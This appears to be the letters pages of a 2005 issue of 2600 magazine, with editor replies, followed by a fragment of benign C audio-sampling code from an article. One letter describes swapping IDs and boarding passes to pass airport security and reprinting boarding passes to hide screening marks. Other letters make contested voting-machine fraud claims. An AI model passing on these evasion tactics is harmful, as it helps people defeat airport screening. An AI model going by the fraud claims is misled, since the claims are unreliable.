Just wanted to let the fans of *2600* know that Canada is certainly still selling the magazine. In fact, in Southern Ontario I happened into a Coles Bookstore (in Brantford) and Chapters (in Ancaster) and found copies in both locations. So I suspect the other stores that were visited may have been sold out or had the copies hidden away. In both locations *2600* was displayed clearly in the front row of magazines. When I purchased my copy from the Chapters, it was shown on my bill as "2600 Hacker Quart" which I found terribly interesting.

Freezing Cold *2600* Fan

Dear *2600*:

Saw a letter in the latest issue of *2600* that this guy can't get it at Chapters in Canada. Just so you know, I get it there all the time, including this issue.

Terry

That's a pretty neat trick.

Responses

Dear *2600*:

I enjoyed reading the mathematical analysis in How to Hack the Lottery (21:3) but I expected more from *2600* and was disappointed the author failed to take into account the human factors in the equation.

The author is correct that you cannot fundamentally change the odds but what you can do is balance the risk to reward ratio. The purpose of a lottery syndicate is not to increase your odds of winning but to share both the risks and the rewards over the long run.

He also says there is no need to stay away from patterns as all numbers have an equal chance of coming up. While that is true on one level there will always be some people playing the obvious patterns like 1,2,3,4,5,6. Although the odds are no difference if you did win you would have to split the prize with many more people. If you want to try and maximize your potential winnings it helps to pick a combination that is not too likely to collide with other people's choices. It is all about balancing the risks against the rewards.

Having said all that, it is worth remembering the quote: "The lottery is a tax on the mathematically challenged."

Alan Horkan
Dublin, Ireland

The author of the piece, Stankdawg, replies:

"A 'lottery syndicate' is a term that simply refers to people getting together in a group to try to increase their chances of winning but at the risk of having to share the payout with the other members. It is exactly what you describe, a risk-to-reward approach of playing. I absolutely touched on this in my article in the first paragraph under the header 'Myths' since it is a very common theory.

"I used a small example of a 'syndicate' referring to office pools of lottery players. Choosing 20 picks out of almost 16 million is still pretty small, but by increasing the syndicate you could continually increase your chances of winning right up to the 'play every number' theory. At the same time, however, you are causing the amount of winning to decrease due to the shared winnings with each additional syndicate member. This is a true statement. Some people who believe in this myth/theory think that they will win more frequently due to the odds being better (keep in mind that they are still phenomenal) and even if they have to share it, it will pay off in the long run through repeated small wins or one big win.

"The problem here is that it is just as much of a theory as everything else. It will take long term analysis to decide whether it does pay off in the long run. Without going into the business viewpoint that money that doesn't earn interest is actually losing more money, I will

simply point at the facts. Do a search for 'lottery syndicate wins lottery' and you will not find any large syndicates winning any large amounts of money with any regularity. I would debate that any individual wins by a syndicate were by random chance more than any 'system.'

"Looking at the facts, I simply do not see enough evidence to say that syndicates are any more successful then individual groups. I saw a few office groups that won the lottery, but this happened without any large syndicate effectiveness. If these syndicate systems worked, wouldn't more people have seen and heard about the success stories? It is kind of hard to hide a pattern of success in winning the lottery! These were small office groups with only one that was over 30 people. Even then, it was the same simple luck by which individual winners have won. Even if a syndicate of 500 people won 10 million dollars, when you split that up they get $20,000 each. Most syndicates look to be around 50 people in number depending on the lottery in question so that they guarantee smaller wins while hoping for 'the big one.' It is definitely an increase in your odds which I stated in my article, but it is still ridiculously stacked against you no matter what.

"Common sense comes into play here. If a syndicate were really that effective, don't you think the lottery would rig it with more numbers to nullify that effectiveness? Trust me, they have done their homework and they are glad to let the syndicates pump up the jackpot for them. They know that in the long run, they will always win.

"In my opinion, if I were going to play the lottery, I would take my dumb luck chance at a 10 million dollar payday than sharing it with 499 others. Of course this is my opinion, and others may disagree. But I will keep my money in my pocket."

Dear *2600:*

My letter is in response to LabGeek's letter in 21:4. I had the privilege of working as part of the management team of a new Wal-Mart in the Northeast. The yellow line is drawn as a guide for shoppers so they can visualize where the border is. The actual border is created by a wire running underground. The system is based on RF, though I do not know the actual frequencies or the range. We have tried lifting the carts a foot off the ground, but the locks still engaged. Amusingly, per *2600's* response, we were successful in getting over the barrier by lifting the carts above our heads.

Jaypoc

Dear *2600:*

It looks like the article in 21:1 ("Setting Your Music Free") and the response in 21:3 from Cameron both mistakenly refer to AAC codec as an Apple Product. The AAC (Advanced Audio Coding) was developed by Dolby Labs and is integrated into MPEG-4. Apple is merely an early adopter of the technology, incorporating MPEG-4 into their latest QuickTime, making it the default codec in iTunes, and adding support for it in their hardware players.

Alop

Dear *2600:*

First off guys, great mag, radio show, con, DVD....

I'm writing about WhiteHat's letter about date format in 21:4. I'm an Australian too, so I normally write the date dd-mm-yyyy. WhiteHat seemed to think that this was another logical suggestion but he's completely wrong.

On a computer if you write the date as dd-mm-yyyy, files end up out of order. 01-01-1985 comes before 12-12-2004 (files from each year would be mixed up with each other). Whitehat's response is a bit pointless, but mostly annoying.

BitPimp

Dear *2600:*

I missed the original article but am responding to the letter by WhiteHat in the current issue of *2600* (21:4).

Whilst you find dd-mm-yyyy logical and familiar, the main objection to that format is that for the first 12 days of every month it is impossible to tell if the date is in dd-mm-yyyy or in mm-dd-yyyy format with obvious consequences.

With the date written like 2005-03-01 this is *always* yyyy-mm-dd because no one uses yyyy-dd-mm at all. There is only one interpretation for that date.

This has already been decided in International Standards such as ISO 8601, and earlier ISO standards back as far as 1971; and in Internet RFC documents such as RFC 3339.

Many programs, applications, data formats, and websites already use the "new" format and there is a large amount of information about this topic to be found on the Internet.

sp1ke

Dear *2600:*

I am writing in response to Jeff's letter in 21:4 regarding hacking a voting machine. Hacking a voting machine is such a minor issue compared to corruption. It's no coincidence that Diebold's new touch screen voting machines have no paper trail. Diebold also makes ATMs, checkout scanners, and ticket machines, all of which log each transaction and can generate a paper trail.

It is also not mathematically possible for uncorrupted machines that *all* (not some) of the voting machine errors detected and reported in Florida in 2000 were in favor of Bush or Republican candidates. However, that is what happened.

It's also no coincidence that Walden O'Dell, Chairman and CEO of Diebold is a major Bush campaign organizer and donor who wrote in 2003 that he was "committed to helping Ohio deliver its electoral votes to the president next year."

It's also no coincidence that exit polls in Ohio during the general election in 2004 showed Kerry should have taken Ohio by four points, yet the votes actually recorded gave Ohio, and thus the country, to Bush.

It's also no coincidence that votes recorded in eight of the other ten battleground states differed from exit polls by between 2.2 and 9.5 points, and all discrepancies (not some) favored Bush (an impossible anomaly).

Note that this is not a partisan issue. I'm a registered Republican. But that is not the point. The point is that the public vote doesn't count in the U.S. since the election appears to be rigged.

The hackers are the ones who wrote the software for the voting machines in the first place. No need to pick the lock on just one voting machine.

Please withhold any identification for fear of Government retribution.

It's hard to believe that it's this cut and dry. For one thing, it would be monumentally stupid for one party to have this kind of control and to attempt any sort of corruption. Yet there are confirmed reports that are hard to excuse. We can only hope that this is thoroughly investigated and that the truth will come out.

Dear *2600:*

There needs to be a correction in PurpleSquid's letter (21:4). The way he gave the information was lackluster at best and totally out of context at worst.

While indeed a voting machine had 4258 votes on it in Ohio, it was located and the votes were deleted two hours *before* the polls even opened according to the U.S. and State Election Boards and documented by both the Democratic and Republican National Committees. Squid gives the impression that these votes were counted and that is totally false.

According to all the investigations by the press and the Federal Election Commission, there was no difference between the results with the paper trails and the states that didn't have paper trails. Seems that Squid's information is yet again in error.

In Baker County, Florida, there again was no problem with the vote. In the last eight presidential elections, the voters in this county have repeatedly gone to the Republicans and this has been documented so by none other then the Florida State Election Commission and the U.S. Federal Elections Commission and the results are on file at the U.S. Library of Congress (http://www.loc.gov). Considering that it is a federal felony in the U.S. to falsify these forms, I highly doubt that any sane person would want to spend any time in prison because of this for any reason. This means that every presidential election from Carter through Reagan-Bush-Clinton and back to Bush has been documented in this county, and the people who did the investigation were the Florida Democratic Party with help from the Democratic National Committee. Yet another myth being passed around as true in a country that has tried to get U.S. forces out of other European countries by any means possible since the end of WW2, and forget the simple fact that these countries have asked us to stay. Could it be that the Netherlands are pissed they do not have any U.S. bases there, and as such do not receive any benefits from same? Like sales and taxes?

Now while hacking a Diebold machine was widely reported on the net as being possible, even ABC-NBC-CBS-CNN all admitted that they "jumped the gun on this story and had no factual data to back this up nor prove it ever happened." And the people that said they hacked this machine were unable to do it in front of witnesses. Now isn't that strange that you can hack something only once? Once you have your way in, unless the whole machine is reprogrammed (and this machine was not as it was placed under lock and key after the hacking was stated), then why couldn't these people hack this with witnesses watching? Something stinks in the Netherlands and methinks it is what PurpleSquid is being told.

Maybe PurpleSquid should stop reading magazines in the Netherlands that are equal to the supermarket tabloids (*Enquirer, News of the World, Star,* etc.) here in the States, and pay more attention to information that can actually be used, like your magazine.

Jeez, some people will believe anything.

Daniel Gray
Defiance, Ohio

Let us start by saying that's the coolest sounding name of any city in America. As for the Diebold issue, there are simply too many weird things going on to be ignored. The lack of open source software, paper trails, or overall accountability is troublesome at best. The issues you cited have not been resolved as neatly as you seem to think. And we couldn't find that quote from the media you cited above anywhere. Put simply, this is not about Republicans and Democrats. It's not about the Netherlands. It's about setting up the most important computer system in our nation's history and doing it in a way that's fair and accountable to everyone. This isn't accomplished through secrecy. As long as such secrecy exists, there will always be doubts and there will always be rumors. If you want these to go away, then there has to be some level of accountability. And so, we propose the following to Diebold: let us hack your machines at the next HOPE conference in 2006. We will operate the system as if we were an election board. We will try to cheat. We will try to create problems of all sorts. And in the end, we will let everyone know what we learned. What possible reason could there be for not accepting such a challenge?

Dear *2600:*

In response to Forgotten247's article in 21:4, utilizing several tools available on the open market (such as sysinternals.com) and having a detailed knowledge of a baseline Windows system (which I assure you, many security professionals do), your stealth methods are ill conceived and negligible. If you really wish to create a stealth application that cannot (easily) be found, you need to create a kernel level rootkit that can interrupt system calls (both Windows API and Raw) that request information for the program files and process information in question. If you can pull that off, then the only way to semi-reliably detect your "hidden" process would be to do a full disk analysis from a different OS. Now it is still possible theoretically to hide the file from even this, but that would take a lot of research and in depth knowledge of file systems, the registry, and the like. Best of luck on your stealthing endeavors. By the way, a virus scanner would detect your "stealthing" methods as soon as a copy of the exploit made it across the desks of any relevant researcher. Possibly sooner.

The Stealthed One
(yeah, Right!)

Dear *2600:*

Thanks for your words in the "Stick Around" piece in 21:4. I was beginning to feel a little overwhelmed, as I'm sure we all do at times. What you said was just what I needed to hear. It's good to be reminded that we are, in fact, legion. The greed-mongers, fascists, warlords, megalomaniacs, and those who spread fear for their own gain will realize that they're the ones who should be worried. After all, there really are a lot more of us than there are of them. The power is in all our hands. Their only real power lies in our own self-doubt. You know the quote about good men doing nothing. Well, I'm going to do my part. Thank you again for your words of encouragement and, of course, for your truly rad and absolutely necessary publication.

Chaad

Dear *2600:*

I just finished reading battery's great article on Ticketmaster in 21:4. I buy tickets there frequently and I was wondering if anyone out there has had the chance to look under the hood of the virtual waiting room system. I have been trying to figure out the mechanism that specifies your place in "line."

Also, concerning Cabal Agent #1's response to Zourick about Linux systems in the federal government in 21:4: Am I the only one who is annoyed by the half page of bureaucratic acronyms that boldly proclaims that Linux is not certified for federal use? I applaud the agencies and the admins that are using Linux without authorization! Especially since common citizens like you and me are footing the bill for massively over-architected systems that are designed by these bureaucrats who have no incentive to do things cheaply.

Skillcraft

Cover Letters

Dear *2600:*

Love your magazine! It was recommended by the instructor at a Microsoft class I was taking. So I bought a magazine and later subscribed. I just received 21:4. I was wondering about the pale image of a face on the front cover. I don't really recognize the face, but I can see it there on the upper right corner, among the trees. Whose face is it? Why is it there?

anonymous

Please allow us to ask the questions.

Dear *2600:*

I see George Bush.

gmcsparran3

All the time?

Dear *2600:*

Well, I'm taking the cover of 21:4 literally and I'm saying something about what I see. I see Mr. George Bush's head in the corner and I see the black tombstone below him. I see the images of past *2600* magazine covers on the tombstones beside corporate logos and mascots, and the word "ERASE" on the tomb numbered especially for all of you. And don't think I overlooked the "SSSS" which will get you searched before getting on an airplane.

One of the reasons I love *2600* is because of the creative (and more often than not cryptic) cover which accompanies every issue. Keep up the great work!

Faber

Dear *2600:*

Following the advice on the cover of your new issue ("if you see something, say something"), I noticed the... uh... ghostlike image of Gee Dubbya over the graveyard. Very nice touch. I'm not completely sure what it's supposed to mean, but it's cool. As for your magazine, keep doing what you're doing because it kicks ass.

john2kx

Dear *2600:*

So I just picked up the latest copy of *2600* and as always I couldn't wait until I was in the privacy of my office with the door shut (to avoid any suspicious onlookers) to crack open the first page. Somehow I still felt uptight as though someone was watching over my every move as I turned the pages. So just to be cautious I placed the mag discreetly in my bottom drawer and saved the reading for later when I was sure no one was looking. I returned to my drawer three hours later to find that it was none other than George W. Bush himself who was watching me!

I would just like to read one issue in peace.

jason

Dear *2600:*

While sitting in class reading 21:4, I read a letter about subliminal messages in the cover art. So I flipped the magazine over and under the lighting I saw the word "erase" on the closest tombstone. Enlightened, I moved it under the light to see If I could find anything else. Then all of a sudden Bush's face appeared and scared the crap out of me. I normally don't like the sight of him at any time so suddenly seeing him hidden in the cover surprised me a bit. Once I got home from school I put it under a black light which makes the words very apparent. I also scanned 21:2 and I saw the word "OBEY" and in 21:3 I saw "PROTECT" written in it. I will now be scanning every issue for more surprises.

mr_bloko

Dear *2600:*

Thanks for such a great magazine and a beautiful picture of good ol' GW on the cover. So patriotic, yet so very scary!

Alex

Dear *2600:*

I do not usually write but had to say something. I saw something. I thought it was a stain left by my drink on the cover of 21:4. However, it was a different type of stain. In the right corner. Startled me. Thanks for the great magazine.

miles bogus

Dear *2600:*

Honor. Obey. Protect. Erase. Bush?

DigitalDesperado

Dear *2600:*

I really dig the UV ink used lately. I've noticed it for a while and since nobody else has said anything (other than the fact that sometimes they see it by reflection), I thought I would mention it.

Thanks for continuing to put out a *great* mag for all these years!

Martian

Critiques

Dear *2600:*

I have been a long time fan of your magazine. However, I believe that politics needs to be left out. I like to read and be informed of technical issues and I know people from New York loathe Bush because, let's face it, he is a Republican. New York is not known for their support of Republicans and I understand you are pissed off that he won and need to vent. *But please* do not do it in this magazine. I know you think it is cute to put Bush on the cover and whatever but I cannot go anywhere without hearing about politics. It is over and I suggest the people get over it. Yes I agree with rights, I am an anti-federalist, and I believe in state rights. I do not believe Bush is

a warmonger and I do not believe that terrorists should be sent into a court like we should.

With that said, I agree that U.S. citizens should not be subjected to random searches of their houses without their knowledge and *Americans* should not be held without trial, lawyer, and so forth. You have my support 100 percent on that. However, if we capture terrorists or someone who we suspect is a terrorist (who is not an American), then I don't care if they don't have rights, because *they don't!* The Geneva Convention does not grant them this right at all. As far as torturing them, if it saves our troops' lives, go for it. We did not start this war and our soldiers should not die because we are too afraid to let them go without sleep because a bunch of left wing nut jobs are protesting them to regain their lost power.

I know most "hackers" are really left wing and are almost communist. Granted, I cannot group all of them in the same category since I believe my stance is right wing even though Bush is the first Republican president I have voted for. Making people aware of their rights is one thing, telling them they are losing them is OK, but to blame it on one man is a joke. It is both parties' fault that we have our rights degraded as far as they are now (Lincoln started this with the backing of a strong federal government). But it's even more the fault of the American people because they have let it slip this far. If you ever watch Jay Leno's jay-walking or Sean Hannity's man on the street quiz, the majority of people my age and younger (23) have no clue who the vice president is or what the amendments are. Let alone the Bill of Rights! I know I have turned this into a political rambling and I am sorry but I beg of you, *please,* no more. Talk about rights, talk about how they are being taken away, but be as partial as you can. I cannot take anymore "Left hates America, Right are fascists taking our rights away" propaganda.

Rage1605

Nice job keeping politics out. Or did you mean for us to stop talking about these issues after you talked about them? First off, we discuss a lot of things and the space taken up by this kind of a topic has always been fairly minimal. Second, if it's something that's on people's minds, then why should we deny them the right to express themselves? Like anything else, hackers have interesting perspectives on these issues. Plus, it's generally a good thing to express yourself and expose yourself to other opinions.

Having been exposed to your opinions, we cannot react with silence. You believe it's acceptable to abduct people from foreign countries and torture them? We hope you realize that there are many people throughout the world who have the desire and would have the right to do the same to you under your own logic. If that's the world you want to live in, you're well on the way towards getting there. You say we didn't start this war? We invaded a country that never attacked us and had neither plans nor ability to do so. Regardless of what kind of society we manage to create over there, you can never escape that fact. You obviously have all kinds of problems with what you imagine to be the "left wing." But these issues are of concern for people of all political bents. Hackers come from all kinds of different political backgrounds and ideologies so please don't assume that they all believe the same thing. One thing that most would probably agree upon is that expressing something that's on your mind is a good thing. We're glad you took the opportunity and hope you understand why we'll continue to give others the chance.

Problems

Dear *2600:*

In case you haven't heard, the company ChoicePoint has been selling personal data (Social Security numbers, phone numbers, addresses, etc.) to companies. Someone created a fake company and ordered info on 145,000 people and so far 50 suspicious credit accounts have been created in the names of people who have had their identity stolen. This is beyond wrong. The criminal in this case is ChoicePoint! ChoicePoint and every company like them should be shut down! If the U.S. government refuses to do something about these companies I hope someone else does.

Phreakinphun

Dear *2600:*

I just wanna say all the usual "I love your magazine" stuff before I say what I have to say. I do love it and I've been reading it for two years now.

This weekend I went to pick up 21:4 and almost had a canary in the magazine shop when it was $15 Canadian! I thought for sure it was a mistake and asked the lady if she accidentally put the wrong price on the magazine. She replied that she hadn't and that it was now $15 everywhere. I couldn't believe it - I almost died. I literally sat in that magazine shop and deliberated over it for 20 minutes. Was it worth it or not? Of course it is. But if I have to pay more, I would like to voice some concerns.

First off, I just have to say that close to a 50 percent price hike is a huge price hike and I have a feeling that it may deter a lot of readers. How have you handled the price hike with the subscribers?

Secondly, I felt completely ripped off when I read about 50 percent of the letters (my favorite part of your magazine) were written by teenyboppers who are planning a DOS attacks on their school networks. I mean who are these kids and why do you keep publishing these letters? I think we need to get over the whole idea of "what makes a hacker" letters. I mean either you get it or you don't. My suggestion: have a page that defines "hacker" as you see fit, but please don't fill up the letters pages with them anymore. Please.

I don't mean to rip on you completely and of course there is still useful info. I just feel like I have to dig a bit more to find it than I used to.

andehlu

Whoever sold you that magazine ripped you off. Our price in Canada has not increased for some time. Our price is $8.15 in Canadian dollars (which would make such an increase closer to 100 percent than to 50 percent). We suspect someone covered the "8" and convinced you that it was 15 dollars. It's either incredibly sleazy or incredibly stupid. Either way, march back there and demand a refund.

Dear *2600:*

I am saddened by the current state of affairs in this country. To begin with, I recently read a survey in which a majority of high school students did not know what the First Amendment of the Constitution provided. When read the exact text of the First Amendment, more than

one third of the students felt it went "too far" in the rights it provided. Furthermore, only half of the students surveyed felt that newspapers should be allowed to publish freely without government approval. Three quarters of students polled said that flag burning was illegal and about half of them said that the government had the authority to restrict indecent material on the Internet. This almost makes me cry! We live in a country where the leader has publicly stated that he would prefer a dictatorship, where blatant election fraud has occurred in the form of unverifiable ballots, where the common public thinks that asking questions about government actions is unpatriotic, and now, the future of the country thinks that we have too many freedoms. I urge everyone who reads *2600,* anyone who believes that information should be free and that speech is free, to speak up and speak out against this tide of complacency. It is our responsibility to be critical of our government. If we do not act, the fiction of *1984* will become our reality.

Alop

In all fairness, we don't believe Bush was actually wishing for a dictatorship but simply attempting to make one of those points of his that never really took off. But your warnings are definitely right on target. Being aware and awake are essential for the future.

Dear *2600:*

I attended a *2600* meeting for the first time at the Barnes and Noble in the Baltimore Harbor. I am disappointed to find out what goes on. When I showed up I was told that nothing really goes on but talking between others who show up. This in no way constitutes a meeting. Instead, it's a live chat room you feel awkward joining. I was under the assumption that everyone was able to attend a *2600* meeting but I never plan to read another *2600* article or attend another *2600* meeting again. After getting the cold shoulder from all at the meeting and no response from the webmaster of the Maryland *2600* meeting site (who is not keeping it updated), I am now writing to you to please step in and do something about this chapter of lame so-called hackers in Maryland.

ryan

Since you're never going to read us again, there's really no way we can address your concerns to you. But it should be understood that these are not meetings with lectures and agendas but gatherings where everyone is free to converse with whomever they choose in a public area. We're sorry if you're not comfortable being a part of this but that's how it is. We encourage all who attend to be open to newcomers and not form cliques. And newcomers should avoid jumping to conclusions.

Dear *2600:*

I have been purchasing your magazine (when I can find it) for the last four or five years and want to let you know that I found it, but not without some digging. It seems that Barnes and Noble carries your fine publication but chooses to keep it hidden away in a drawer. After searching for a minute (I don't have a lot of patience), I asked the cashier where it was. She showed me and didn't give me a reason as to why it is hidden away.

Chris

This is not Barnes and Noble policy but rather that of the local store or even of that particular person. Complaints to the store manager usually are enough to resolve the situation. If this doesn't work, let us know the specifics.

Dear *2600:*

I was on vacation recently in Michigan to see some friends. While there, I stayed at both a Baymont Inn and a Days Inn. While at the Baymont Inn, I had good unrestricted wireless access. No one tried to censor all the porn or hacking sites I visited and downloaded from. Not a problem. I highly recommend them. About halfway through my trip, I moved over to a nearby Days Inn due to price range considerations. While at the Days Inn I had relatively good cable access and I was satisfied. Towards the end of my stay, I was abruptly cut off in the middle of a download from astalavista.com. I thought the site was down and I continued surfing, noting as time went on that I continually received time out messages from them. Eventually when I got the same message from 2600.com and a number of other sites, I realized it had been blocked by whatever server they were using to manage connections at the hotel. This was annoying but I was willing to let bygones be bygones. I connected to a proxy and was happily downloading for about two hours before the admin cut off access to my proxy. Well, needless to say, this pissed me off to no end. I switched off the proxy and wrote their corporate headquarters a nasty note stating that I would never patronize any establishment of theirs again and that I would highly recommend all my friends find other accommodations unless drastic action was taken and I was given an apology. To date I've received neither a reply nor an acknowledgment. So this is me recommending to all the happy hackers out there not to ever visit Days Inn.

Jon

The one thing you didn't tell us was what excuse they gave for cutting you off. Did they specifically state that they were monitoring what you were downloading? This doesn't make a great deal of sense.

Ideas

Dear *2600:*

I wish I had been introduced to this magazine sooner than a year ago. I was actually pretty surprised when I found out that a store in the East Boonies of Maine carried it and, ever since, I've been obliged to pick it up. Naturally, when I had an interesting thought about America's newest catch phrase, *2600* was the first place I thought of sending it. So here it is:

Freedom isn't free. I know this motto has been circulating around the country for at least a few years now, in hopes that people will realize a sacrifice has to be made to preserve freedom. But is this all the slogan really means? Freedom isn't free could mean something completely unintended. If we stop thinking in terms of cost, the saying becomes more of a slogan for the trends in the U.S. as I understand them. Freedom isn't free, man, it's in prison. Or at least headed that way. Do you see the subtle transition there? With a different connotation, a very popular saying for the defense of the government's actions overseas becomes a slogan fit for the posters of Big Brother's Oceania. Freedom isn't free, not completely, not yet. I'm just glad that there are people out there, you and others, who are working in its defense.

Thank you for trying to educate the masses. Little more than a year ago, I was one of them.

Tommy

You most definitely have a future in mass marketing.

Fighting Back

Dear *2600:*

I'm typing this at 36,000 feet after reading the recent article on identification and airline security. As a frequent business traveler, old hacker, and semi-anarchist, I've had plenty of time to experiment with airline security and identity documents in both air travel and general use.

First off, I almost never use any sort of ID document and on the rare occasion that I do, it's nearly always a "fake" one. I say "fake" because I make it a point of using ID that I have created myself, but that contains real info. Why? To prove the point that fake documents will fly (no pun intended), but without exposure to persecution for having false documents. There is nothing illegal in this. Actually, possession or use of false documents itself is generally not illegal, but using them for fraudulent purposes is.

I encourage everyone to refuse to use ID for everyday things. Simply refuse it, or say you don't have it, or whatever. In many, many years of doing this, it has never stopped me from doing what I want. When asked if I have ID for a credit card purchase, for example, I simply say "no." Sometimes I get a deer-in-headlights look, sometimes a question or two, but never has someone refused my purchase!

Remember that you can't be forced to give ID to the police if you're not driving a vehicle. A recent Supreme Court case has been touted as changing that, but it does not. The recent decision merely says that you must identify yourself during an investigation, but does not say you must *show* identification documents. I have used this a number of times during civil disobedience activities with 100 percent success (meaning I've never been arrested for it). I have had cops literally spitting on me through anger at my refusal to provide anything more than my name, but they knew better than to arrest me for such a non-crime. You must also refuse to give your birth date and Social Security number, as either of those items will serve to fully identify you with a computer search, and void the purpose of refusing to show ID documents.

When flying, I try to have fun with the security goons. On many flights I use an expired ID. Most of the time they don't notice this, but often they will and "select" me for special inspection. As most of you know, this means putting four "S" symbols on my boarding pass and then doing a hand search of my laptop case and body. The ludicrousness of this should be obvious; the terrorists we are supposedly trying to stop all had proper, current, and valid U.S. ID documents! And why does expired ID matter? Does it stop being me on the day that it expires? There can be no valid security reason to require a current ID versus an expired one.

The hand search implies another thing to me; they obviously must know that the X-ray and metal detector screenings are insufficient to assure security. I mean, if they are effective, then why the special screening? That or the motive for the special screening is to punish people for not having "proper" ID or not conforming to visual or behavioral expectations. And explain to me why a terrorist would do something that everyone knows will get you a special screening, such as buying a one-way ticket, flying standby, or buying at the last minute? I mean, do we really think that someone who intends to blow himself up would be concerned with the added cost of a round trip ticket? Or that they'd plan it at the last minute and not buy a ticket in advance?

Often I will use one of my handmade ID documents, and never have had one questioned. Some are purposely not-so-good creations, but they never get questioned. I'm thinking a six year old's crayon rendition of a driver's license would be good enough for these minimum wage workers. Most of the time they don't look closely enough to detect something obvious. When traveling with others, I usually talk them into switching ID and boarding passes with me. The security people have never noticed this. For the most part they just want to match the name on the boarding pass with the ID. If they did notice, we'd simply explain that we got them mixed up when picking them up from the ticket counter.

Now let's talk about the matter of the Scarlet Letter on the boarding pass to signify people who are selected for "random" special inspections. One thing should be real obvious here; it's just a piece of paper. A boarding pass, which I printed on my own computer. To be more clear, *one copy* of the boarding pass. All you need is a second copy without the symbols, and the security people won't know how "special" you are. Of course, it's probably illegal to do this, so I'm not admitting to ever having tried it nor encouraging you to. But if you were to, say, print two copies just for safety, and then forget and pull out the "wrong" one, I think it would be pretty tough to prosecute you.

Identity documents in general are pretty useless right now since they are easily faked, but unless we fight back, there will come a time when they are demanded for anything you do. Eventually there will be systems in place for nearly anyone to check your document against a database, and of course, they will log that "for system security." Meaning, a trail of your movements and activities will be generated. Already in my home state the bars can subscribe to a service which will read and verify the data on the magnetic strip on a driver's license. How long before you have to authenticate yourself to use the library, public wifi, buses/trains/airplanes, or anything else?

Refuse to use ID as often as possible, while you still can. "Principio obstate." (Resist from the beginning.)

saynotoid@gmail.com

Thanks for the words of wisdom. It's always a good idea to challenge whatever system is being crammed down our throats but in such a way as to not put yourself at risk unnecessarily. We just wonder how long such things will still be possible.

Got a letter for us? Send it on the net to letters@2600.com or use snail mail: 2600 Letters, PO Box 99, Middle Island, NY 11953 USA.

Continued from page 31

```
  fprintf(stream, "Copyright (c) 2004-2005 ");
  fprintf(stream, "Joseph Battaglia <redbird@2600.com>\n");
}

/* prints version and help
   [stream]        output stream
   [exec]          string containing the name of the program executable */
void print_help(FILE *stream, char *exec)
{
  print_version(stream);
  fprintf(stream, "\nUsage: %s [OPTIONS]\n\n", exec);
  fprintf(stream, "  -a,  --auto-thres   Set auto-thres percentage\n");
  fprintf(stream, "                      (default: %d)\n", AUTO_THRES);
  fprintf(stream, "  -d,  --device       Device to read audio data from\n");
  fprintf(stream, "                      (default: %s)\n", DEVICE);
  fprintf(stream, "  -f,  --file         File to read audio data from\n");
  fprintf(stream, "                      (use instead of -d)\n");
  fprintf(stream, "  -h,  --help         Print help information\n");
  fprintf(stream, "  -m,  --max-level    Shows the maximum level\n");
  fprintf(stream, "                      (use to determine threshold)\n");
  fprintf(stream, "  -s,  --silent       No verbose messages\n");
  fprintf(stream, "  -t,  --threshold    Set silence threshold\n");
  fprintf(stream, "                      (default: automatic detect)\n");
  fprintf(stream, "  -v,  --version      Print version information\n");
}

/* sets the device parameters
   [fd]            file descriptor to set ioctls on
   [verbose]       prints verbose messages if true
   returns         sample rate */
int dsp_init(int fd, int verbose)
{
  int ch, fmt, sr;

  if (verbose)
    fprintf(stderr, "*** Setting audio device parameters:\n");

  if (verbose)                              /* set audio format */
    fprintf(stderr, "    Format: AFMT_S16_LE\n");
  fmt = AFMT_S16_LE;
  if (ioctl(fd, SNDCTL_DSP_SETFMT, &fmt) == -1) {
    perror("SNDCTL_DSP_SETFMT");
    exit(EXIT_FAILURE);
  }
  if (fmt != AFMT_S16_LE) {
    fprintf(stderr, "*** Error: Device does not support AFMT_S16_LE\n");
    exit(EXIT_FAILURE);
  }

  if (verbose)                              /* set audio channels */
    fprintf(stderr, "    Channels: 1\n");
  ch = 0;
  if (ioctl(fd, SNDCTL_DSP_STEREO, &ch) == -1) {
    perror("SNDCTL_DSP_STEREO");
    exit(EXIT_FAILURE);
  }
  if (ch != 0) {
    fprintf(stderr, "*** Error: Device does not support monaural recording\n");
    exit(EXIT_FAILURE);
  }

  if (verbose)                              /* set sample rate */
    fprintf(stderr, "    Sample rate: %d\n", SAMPLE_RATE);
  sr = SAMPLE_RATE;
  if (ioctl(fd, SNDCTL_DSP_SPEED, &sr) == -1) {
    perror("SNDCTL_DSP_SPEED");
    exit(EXIT_FAILURE);
  }
  if (sr != SAMPLE_RATE)
    fprintf(stderr, "*** Warning: Highest supported sample rate is %d\n", sr);

  return sr;
}

/* prints the maximum dsp level to aid in setting the silence threshold
   [fd]            file descriptor to read from
   [sample_rate]   sample rate of device */
void print_max_level(int fd, int sample_rate)
{
  int i;
  short int buf, last = 0;

  printf("Terminating after %d seconds...\n", MAX_TERM);

  for (i = 0; i < sample_rate * MAX_TERM; i++) {

    xread(fd, &buf, sizeof (short int));    /* read from fd */

    if (buf < 0)                            /* take absolute value */
      buf = -buf;

    if (buf > last) {                       /* print if highest level */
      printf("Maximum level: %d\r", buf);
      fflush(stdout);
      last = buf;
    }
  }

  printf("\n");
}

/* finds the maximum value in sample
   ** global **
   [sample]        sample
   [sample_size]   number of frames in sample */
short int evaluate_max(void)
{
```

```
  int i;
  short int max = 0;

  for (i = 0; i < sample_size; i++) {
    if (sample[i] > max)
      max = sample[i];
  }

  return max;
}

/* pauses until the dsp level is above the silence threshold
   [fd]             file descriptor to read from
   [silence_thres] silence threshold */
void silence_pause(int fd, int silence_thres)
{
  short int buf = 0;

  while (buf < silence_thres) {             /* loop while silent */

    xread(fd, &buf, sizeof (short int));    /* read from fd */

    if (buf < 0)                            /* absolute value */
      buf = -buf;
  }
}

/* gets a sample, terminating when the input goes below the silence threshold
   [fd]             file descriptor to read from
   [sample_rate]    sample rate of device
   [silence_thres] silence threshold
   ** global **
   [sample]         sample
   [sample_size]    number of frames in sample */
void get_dsp(int fd, int sample_rate, int silence_thres)
{
  int count = 0, eos = 0, i;
  short buf;

  sample_size = 0;

  silence_pause(fd, silence_thres);         /* wait for sample */

  while (!eos) {                            /* fill buffer */

    sample = xrealloc(sample, sizeof (short int) * (BUF_SIZE * (count + 1)));
    for (i = 0; i < BUF_SIZE; i++) {
      xread(fd, &buf, sizeof (short int));
      sample[i + (count * BUF_SIZE)] = buf;
    }
    count++;
    sample_size = count * BUF_SIZE;

    eos = 1;                                /* check for silence */
    if (sample_size > (sample_rate * END_LENGTH) / 1000) {
      for (i = 0; i < (sample_rate * END_LENGTH) / 1000; i++)  {
        buf = sample[(count * BUF_SIZE) - i];
        if (buf < 0)
          buf = -buf;
        if (buf > silence_thres)
          eos = 0;
      }
    } else
      eos = 0;
  }
}

/* open the file
   [fd]          file to open
